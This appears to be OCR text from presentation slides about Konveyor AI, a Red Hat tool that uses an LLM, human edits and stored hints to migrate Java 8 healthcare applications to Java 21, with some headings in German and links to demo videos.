
KONVEYOR

Sample Application for the tryouts


- Scenarios are based on a healthcare business upgrading their underlying common audit library.
- There are two apps right now that uses the library
  - Medical device inventory management
  - EHR system



Workflow


The LLM generated solution is not quite right and needs more help
App: #1
Inventory Management
(Java 8, V1)
Request Fix from LLM for Incident A
Manually Modify the solution
Accept the modified Solution
Solution Server
Update metrics for incident A
Work with LLM to generate hint for incident A
The generated hint helped the LLM to have better context to solve the incident
App: #2
EHR Viewer
(Java 8, V1)
Retrieve Hint for Incident A
Request Fix from LLM for Incident A
Good Solution


Demo Flow


The LLM generated solution is not quite right and needs more help
App: #1
Inventory Management
(Java 8, V1)
Run Analysis
Incidents: A,B,C
Request Fix from LLM for Incident A
Manually Modify the solution
Accept the modified Solution
Goal: Java 21, V2
Solution Server
Update metrics for incident A
Work with LLM to generate hint for incident A
The generated hint helped the LLM to have better context to solve the incident
App: #2
EHR Viewer
(Java 8, V1)
Run Analysis
Incidents: A,B,C
Retrieve Hint for Incident A
Request Fix from LLM for Incident A
Good Solution
Accept

Demo (📽️)

KAI verwenden


Installation + Einsatz



Siehe auch: https://www.youtube.com/watch?v=W1WJtvLkvBc

Red Hat

Konveyor AI




Siehe auch https://youtu.be/8Vb5RY3RIdk?feature=shared

Red Hat

Roadmap

KAI Roadmap

